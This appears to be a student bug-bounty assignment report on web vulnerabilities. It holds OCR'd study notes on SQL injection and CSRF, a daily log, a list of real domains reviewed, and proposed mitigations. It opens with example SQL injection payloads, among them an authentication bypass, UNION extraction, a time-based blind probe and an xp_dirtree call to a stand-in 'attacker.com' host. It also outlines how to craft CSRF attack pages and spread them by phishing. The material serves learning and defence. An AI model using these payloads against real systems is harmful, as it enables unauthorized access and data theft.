	`SELECT * FROM users WHERE username='[input]' AND password='[password]'`
	
	Modified query-
	`SELECT * FROM users WHERE username='admin' OR '1'='1'--' AND password='[password]'`
	
	Original query –
	`SELECT name, email FROM users WHERE name LIKE '%[input]%`
	
	Modified query-
	`search' UNION SELECT username, password FROM admins–`

	Original query –
	`SELECT name, price FROM products WHERE id=[input]`
	
	Modified query-
	`1'; SELECT 1/0–`
	
	Original query –
	`SELECT name, email FROM users WHERE id=[input]`
	
	Modified query-
	`1' AND IF(SUBSTR(database(),1,1)='m', SLEEP(5), 0)–`
	
	Original query –
	`INSERT INTO subscribers (email) VALUES ('[input]')`
	
	Modified query-
	`'; EXEC xp_dirtree '//attacker.com/payload'–`
	`[3]`





SQL Injection
Definition
A type of security vulnerability that allows attackers to execute malicious SQL statements within an application's SQL query
Types
In-band SQL Injection
Error-Based SQL Injection
Exploits error messages returned by the database to gather information about the structure of the database
Union-Based SQL Injection
Uses the SQL UNION operator to combine results from multiple SELECT statements to extract data from the database
Boolean-Based SQL Injection
Exploits SQL queries that evaluate boolean conditions to infer information about the database.
Inferential SQL Injection
Blind-Based SQL Injection
Exploits the application's response to infer information about the database without displaying SQL errors or error messages
Time-Based SQL Injection
Delays the application's response to exploit time-based database functions and infer information about the database
Out-of-Band SQL Injection
DNS Based SQL Injection
Utilizes DNS requests made by the application to extract data from the database through DNS data exfiltration
Exploiting File Functions
Injects SQL statements or file-related functions to read or write files on the server.
Second-Order SQL Injection
Boolean Exploitation
Exploits the application's response to infer information from the database by manipulating conditional queries
Time Delays
Utilizes time delay SQL queries to infer information about the database.
SQL Injection in Stored Procedures
Exploits SQL injection vulnerabilities within stored procedures to execute malicious SQL statements
Function Injection
Injects malicious SQL code into user-defined functions to execute unauthorized actions.
Related Vulnerabilities
Cross-Site Scripting (XSS)
A vulnerability that allows attackers to inject malicious scripts into web pages viewed by users, potentially leading to unauthorized actions or data theft
Cross-Site Request Forgery (CSRF)
An attack that tricks authenticated users into executing malicious actions unknowingly, potentially causing damage or data loss
Examples
Example 1: Authenticating without Credentials
Exploiting SQL injection, an attacker can bypass the authentication process and gain unauthorized access to a system without valid credentials.
Example 2: Extracting Sensitive Information
By injecting malicious SQL statements, an attacker can extract sensitive information, such as credit card numbers or personal data, from the database
Example 3: Modifying Database Records
As a result, an attacker can manipulate SQL queries through injection to modify or delete records within the database, compromising data integrity.
Prevention
Parameterized Queries
Utilize parameterized queries or prepared statements to separate SQL code from user input, preventing SQL injection attacks
Stored Procedures
Implement stored procedures to encapsulate SQL statements and effectively eliminate the risk of SQL injection.
Least Privilege Principle
Assign minimal privileges to database accounts to limit the potential impact of SQL injection attacks
Input Validation and Sanitization
Validate and sanitize input data to ensure it conforms to expected patterns, minimizing the risk of SQL injection
Web Application Firewall (WAF)
Deploy a WAF to monitor and filter out SQL injection attempts, reducing the attack surface.
Impact
Data Exposure
Attackers can extract sensitive information from the database, including user credentials, personal data, or intellectual property
Data Manipulation
Attackers can modify, delete, or add data in the database, resulting in data integrity compromises and potential system disruptions
Remote Code Execution
SQL injection may allow the execution of arbitrary commands, enabling attackers to gain complete control over the targeted system
Privilege Escalation
Exploiting SQL injection vulnerabilities can lead to unauthorized privilege escalation, granting attackers elevated access to the application and database


Daily routine 10

<table>
<tr><td>Date - 19/04/2024</td><td>Title – CSRF (Cross Site Request Forgery)</td></tr>
<tr><td rowspan="2"></td><td>Summary -
The Cross-Site Request Forgery (CSRF) flaw in web security lets an attacker do something wrong on behalf of a victim user. It is very important for bug bounty hunters to understand CSRF attacks and how they can affect web apps.</td></tr>
<tr><td>Challenges faced-
• Identifying Vulnerable Endpoints
• Differentiating CSRF from Other Vulnerabilities
• Testing Across Different Browsers and Platforms</td></tr>
<tr><td></td><td>Important note –
Identifying CSRF Vulnerabilities
• Find state-changing requests in the web application that don't require extra authentication or authorization beyond the user's current session.
• The purpose of this analysis is to identify endpoints that are responsible for performing various actions, such as updating user settings, making transactions, or modifying data. It is crucial to determine if these endpoints have sufficient anti-CSRF (Cross-Site Request Forgery) protections in place.

• It is important to check for any absent or insufficient anti-CSRF tokens or origin validation techniques in forms, AJAX queries, or API endpoints.</td></tr>
</table>

	Testing for CSRF Vulnerabilities: • Part of the task is to make a malicious HTML page or script that will send malicious requests to addresses that are vulnerable. The goal of this page is to show how the Cross-Site Request Forgery (CSRF) vulnerability works. • Send the manipulated requests to the application while the user is logged in, either by tricking them into visiting a harmful page or by adding attack code to a real website (for example, using XSS). • Check to see if the app can handle malicious requests and do what you want it to do on behalf of the victim user without any extra clearance or authentication. **Exploiting CSRF Vulnerabilities:** • Create a malicious request or payload after finding a CSRF vulnerability that will cause the vulnerable endpoint to perform the intended action. • Incorporate the damaging request into a carefully crafted HTML page or script, and then send it to possible targets in phishing emails or on malicious websites, among other ways. • The CSRF attack will happen without the victim user's knowledge or consent when they connect with the malicious website or script while logged in to the target application.**[4]**




Cross-Site Request Forgery (CSRF)
Definition
A type of security vulnerability that occurs when an attacker tricks a user into unintentionally performing actions on a web application in which the user is authenticated
Exploitation Process
Involves
Victim user-Authenticated user with an active session on the target web application.
Attacker-Malicious actor who crafts a CSRF attack.
Steps
Victim Authentication: Victim logs into a trusted web application.
CSRF Payload: Attacker crafts a malicious request containing the desired action.
Victim Interaction: Victim visits a malicious website or clicks on a specially crafted link.
Forged Request: Malicious site sends the crafted request, exploiting the victim's active session.
Request Execution: The target application processes the forged request, believing it to be legitimate.
Impact
Unauthorized Actions
Account Takeover: Perform actions like changing passwords or making transactions without the victim's consent.
Data Manipulation: Modify or delete data stored on the victim's account.
Session Riding:
Session Abuse: Exploit the victim's active session to perform actions without requiring re-authentication
Prevention
Synchronizer Token Pattern (CSRF Tokens)
SameSite Cookie Attribute
Referrer Policy
Detection
Request Analysis
CSRF Token Absence
Best Practices
Secure Coding Practices
User Education

Daily routine 11

Completed the assignment with the gained knowledge.

Date	Selected Domain
From 19th of April till 3rd of May 2, 2024	https://indrive.com/
	https://www.arkoselabs.com/
	https://www.zabbix.com/
	https://www.booking.com/
	https://www.zomato.com/
	https://media.nexuzhealth.be/
	https://miro.com/
	http://eufy.com/
	http://temu.com/
	https://eero.com/

Conclusion

Using the OWASP Top Ten 2021 methodology, the bug bounty review found several major security vulnerabilities that risk the domains. Web architecture was checked carefully using both manual and automatic methods, with tools like Netsparker and burpsuite.
The flaws that have been found range from critical to low critical. There are some of these flaws which make the site violate CIA, confidentiality, integrity and availability.
The flaws include SQL injection, Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), are making the website more vulnerable.

To mitigate the identified vulnerabilities following measures are proposed.

- Ensure strong input validation and utilize parameterized queries to effectively safeguard against SQL injection attacks.
- Ensure that user-generated content is properly sanitized to reduce the risk of Cross-Site Scripting vulnerabilities.
- Use anti-CSRF tokens and implement strict origin validation to effectively prevent Cross-Site Request Forgery attacks.
- Ensure that access controls are implemented correctly and strictly enforce the principle of least privilege to address any potential vulnerabilities related to insecure direct object references.
- Strengthen your authentication mechanisms by implementing measures like multi-factor authentication and following session management best practices.
- Make sure to keep your software components up to date and patched to address any known vulnerabilities and minimize the risk of attacks.
- Implement regular security training and awareness programs for developers and administrators to cultivate a strong focus on security and encourage the adoption of best practices.

In conclusion, should highlight the fact that this assignment has given a comprehensive idea on bug hinting, real world vulnerabilities, automated or manual scanning techniques, immediate remediation methods and security posture of a website.

Thank you,
Dewmini P.L.T
IT22357762

Published on Lean Pub platform

References

[1]“TryHackMe | Cyber Security Training.” [Online]. Available: https://tryhackme.com/r/room/owasptop10

[2]“Add Custom Header,” *PortSwigger*. [Online]. Available: https://portswigger.net/bappstore/807907f5380c4cb38748ef4fc1d8cdbc

[3]“What is SQL Injection? Tutorial & Examples | Web Security Academy.” [Online]. Available: https://portswigger.net/web-security/sql-injection

[4]“What is CSRF (Cross-site request forgery)? Tutorial & Examples | Web Security Academy.” [Online]. Available: https://portswigger.net/web-security/csrf